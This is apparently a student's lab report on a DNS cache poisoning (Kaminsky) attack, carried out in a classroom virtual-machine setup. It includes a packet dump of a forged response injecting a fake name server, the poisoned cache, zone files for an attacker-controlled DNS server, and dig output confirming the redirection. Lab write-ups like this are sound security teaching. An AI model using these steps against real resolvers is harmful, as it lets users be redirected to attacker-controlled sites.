
Before the attack In Apollo machine we need to flush the cache and restart the DNS server. The restart is shown on Figure 7.



```
root@vm:/etc/bind# sudo /etc/init.d/bind9 restart
[ ok ] Restarting bind9 (via systemctl): bind9.service.
root@vm:/etc/bind# sudo service bind9 restart
```

Figure 7: DNS server restart

The process of sending packets is depicted on the Figure 8. We used Wireshark program which provides possibility to see the packets structure of DNS requests. We can see in dump, that in a forged response we added fake a name server 'ns.dnslabattacker.net'.




```
No.  Source          Destination  Protocol Length Time                           Info
   1 10.0.2.4        10.0.2.5     DNS         82 2019-06-10 16:03:52.141807741  Standard query 0x7c73 A example.edu OPT
   2 10.0.2.5        10.0.2.4     DNS        234 2019-06-10 16:03:52.142014189  Standard query response 0x7c73 A example.edu A 93.184.216.…
   3 199.43.135.53   10.0.2.5     DNS        180 2019-06-10 16:03:52.438381170  Standard query response 0x6745 A apdxi.example.edu A 1.1.1…
   4 199.43.135.53   10.0.2.5     DNS        180 2019-06-10 16:03:52.443822066  Standard query response 0x6998 A apdxi.example.edu A 1.1.1…
   5 199.43.135.53   10.0.2.5     DNS        180 2019-06-10 16:03:52.444063195  Standard query response 0x7348 A apdxi.example.edu A 1.1.1…
   6 199.43.135.53   10.0.2.5     DNS        180 2019-06-10 16:03:52.444074279  Standard query response 0x51dc A apdxi.example.edu A 1.1.1…
   7 199.43.135.53   10.0.2.5     DNS        180 2019-06-10 16:03:52.444200955  Standard query response 0xff5c A apdxi.example.edu A 1.1.1…
   8 199.43.135.53   10.0.2.5     DNS        180 2019-06-10 16:03:52.444206723  Standard query response 0x4a94 A apdxi.example.edu A 1.1.1…
   9 199.43.135.53   10.0.2.5     DNS        180 2019-06-10 16:03:52.444316669  Standard query response 0xec58 A apdxi.example.edu A 1.1.1…
  10 199.43.135.53   10.0.2.5     DNS        180 2019-06-10 16:03:52.444451160  Standard query response 0x291f A apdxi.example.edu A 1.1.1…
  11 199.43.135.53   10.0.2.5     DNS        180 2019-06-10 16:03:52.444457204  Standard query response 0xcd7c A apdxi.example.edu A 1.1.1…
  12 199.43.135.53   10.0.2.5     DNS        180 2019-06-10 16:03:52.444458841  Standard query response 0xba58 A apdxi.example.edu A 1.1.1…
  13 199.43.135.53   10.0.2.5     DNS        180 2019-06-10 16:03:52.444571410  Standard query response 0xabd7 A apdxi.example.edu A 1.1.1…
  14 199.43.135.53   10.0.2.5     DNS        180 2019-06-10 16:03:52.444575163  Standard query response 0xf241 A apdxi.example.edu A 1.1.1…

▶ Frame 4: 180 bytes on wire (1440 bits), 180 bytes captured (1440 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_55:98:44 (08:00:27:55:98:44), Dst: PcsCompu_96:c1:7e (08:00:27:96:c1:7e)
▶ Internet Protocol Version 4, Src: 199.43.135.53, Dst: 10.0.2.5
▶ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▶ Domain Name System (response)

0000  08 00 27 96 c1 7e 08 00  27 55 98 44 08 00 45 00   ..'..~.. 'U.D..E.
0010  00 a6 23 c6 00 00 6e 11  ce 1b c7 2b 87 35 0a 00   ..#...n. ...+.5..
0020  02 05 00 35 82 35 00 92  9a fa 69 98 84 00 00 01   ...5.5.. ..i.....
0030  00 01 00 01 00 02 05 61  70 64 78 69 07 65 78 61   .......a pdxi.exa
0040  6d 70 6c 65 03 65 64 75  00 00 01 00 01 c0 0c 00   mple.edu ........
0050  01 00 01 02 00 00 00 00  04 01 01 01 01 c0 12 00   ........ ........
0060  02 00 01 02 00 00 00 00  17 02 6e 73 0e 64 6e 73   ........ ..ns.dns
0070  6c 61 62 61 74 74 61 63  6b 65 72 03 6e 65 74 00   labattac ker.net.
0080  02 6e 73 0e 64 6e 73 6c  61 62 61 74 74 61 63 6b   .ns.dnsl abattack
0090  65 72 03 6e 65 74 00 00  01 00 01 02 00 00 00 00   er.net.. ........
00a0  04 01 01 01 01 00 00 29  10 00 00 00 88 00 00 00   .......) ........
00b0  00 01 00 01                                        ....
```


Figure 8: Forged response packet structure

After the running our attack we check the result in Apollo DNS server's cache. We found out that the attack was successful and fake name server points to exampel.com domain.



```
root@vm:/var/cache/bind# sudo rndc dumpdb -cache
root@vm:/var/cache/bind# cat dump.db  | grep attacker
example.com.            172682  NS      ns.dnslabattacker.net.
root@vm:/var/cache/bind# 
```

Figure 8: Result of poisoning




```
; authauthority
example.com.            172682  NS      ns.dnslabattacker.net.
; additional
```

Figure 9: Poisoned cache, forged name server

2.2 Task 2: Result Verification

If we run the dig command for www.example.com from the user's machine in order to verify the attack's success, we will not receive a forged ip address. Apollo could not find the ip address of NS ns.dnslabattacker.net record. Because, at this time ip address is not exist for the record. In other words, the dnslabattacker.net in reality does not exist.
If we use an additional A record to provide the IP address for ns.dnslabattacker.net we will not be successful, because of different zones. The problem is that ns.dnslabattacker.net belong to the other zone, it is possible to say even because of the top-level domain difference. Our forged NS address has .net, but the real one .com top level domains. Even if we successfully spoofed DNS server by ns.dnslabattacker.net NS record, we will not have permission to specify any resource records for this domain, because it belongs to absolute different zone and we restricted to specify only records which belong example.com domain.
By using a fake domain name ns.dnslabattacker.net we need to do some preconfiguration. In Apollo we add the ns.dnslabattacker.net's IP address, such that Apollo DNS server does not need to query the IP address of ns.dnslabattacker.net.


In the Apollo’s DNS server we find the file named.conf.default-zones in the /etc/bind/ folder. We need to create a zone for our false name server and provide the path to a file. By adding the following entry to it would make possible to create a new zone and configure ip address redirection to attackers name server:



```
zone "ns.dnslabattacker.net" {
        type master;
        file "/etc/bind/db.attacker";
};
```

Figure 10: Adding a path for the file of the zone

In this file ‘db.attacker’ ns.dnslabattacker.net server will have an ip address of attacker machine. Such that Apollo will redirect a request by ip address to attacker machine.




```
;
; BIND data file for local loopback interface
;
$TTL    604800
@   IN  SOA localhost. root.localhost. (
                     2      ; Serial
                604800      ; Refresh
                 86400      ; Retry
               2419200      ; Expire
                604800 )    ; Negative Cache TTL
;
@   IN  NS  ns.dnslabattacker.net.
@   IN  A   10.0.2.4
@   IN  AAAA    ::1
```

Figure 11: db.attacker

After it it is necessary to configure the DNS server of attacker in order to make it possible to answer the queries for the domain example.com.
By adding the following instructions in /etc/bind/named.conf.local file on attacker’s machine, we will create a zone for a false example.com and provide the path to configuration file:

zone "example.com" {
type master;
file "/etc/bind/example.com.db";
};

Create a file called /etc/bind/example.com.db , and fill it with the following contents. Please do not directly copy and paste from the PDF file, as the format may be messed up. You can download the example.com.db file from moodle.
In this file ‘example.com.db’ ns.example.com server will have an ip address chosen by attacker. Such that attacker will be able to redirect user on his falsified site.




```
$TTL 3D
@   IN  SOA ns.example.com. admin.example.com. (
        2008111001
        8H
        2H
        4W
        1D)

@   IN  NS  ns.dnslabattacker.net.
@   IN  MX  10 mail.example.com.

www IN  A   1.1.1.1
mail    IN  A   1.1.1.2
*.example.com.  IN  A 1.1.1.100
```

Figure 12: example.com.db



```
root@vm:/etc# dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38383
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com.            169709  IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net.  604800  IN      A       10.0.2.4
ns.dnslabattacker.net.  604800  IN      AAAA    ::1

;; Query time: 2 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Mon Jun 10 21:58:29 CEST 2019
;; MSG SIZE  rcvd: 139
```

Figure 13: Successful redirection

After finishing of configurations we need to restart Apollo's and attacker's DNS servers;
Finally we can check the result of redirection in user machine by entering "dig www.example.com" command. The response would contain attacker chosen ip address 1.1.1.1, which we put in the db.attacker file.

3. Conclusion

In this lab we learned how to perform DNS cache poisoning attack on remote DNS server. We successfully bypassed the cache effect using Kaminsky attack. The core idea is to request always different non-existing names of attacking domain. For each query we need to send enough forged responses with different transaction id of dns packet in order to match with the expected one during limited period of time, until a real response will arrive with a proper transaction id. If the source port of DNS does not changes, DNSSEC turned off, we will have 2^16 number of options. It can be efficiently bruteforced using this attack. Based on the lab proof of concept experience we can conclude that 1000 of queries and 1000 forged reponses for each query is usually enough. So, Kaminsky attack is one of the most useful attacks for education which provides knowledge of DNS packet structure.

Annexure 01

Reference:

1. Laboratory Class “Cyber Security Lab” Summer Term 2019, Task on Network Security, Kaminsky attack.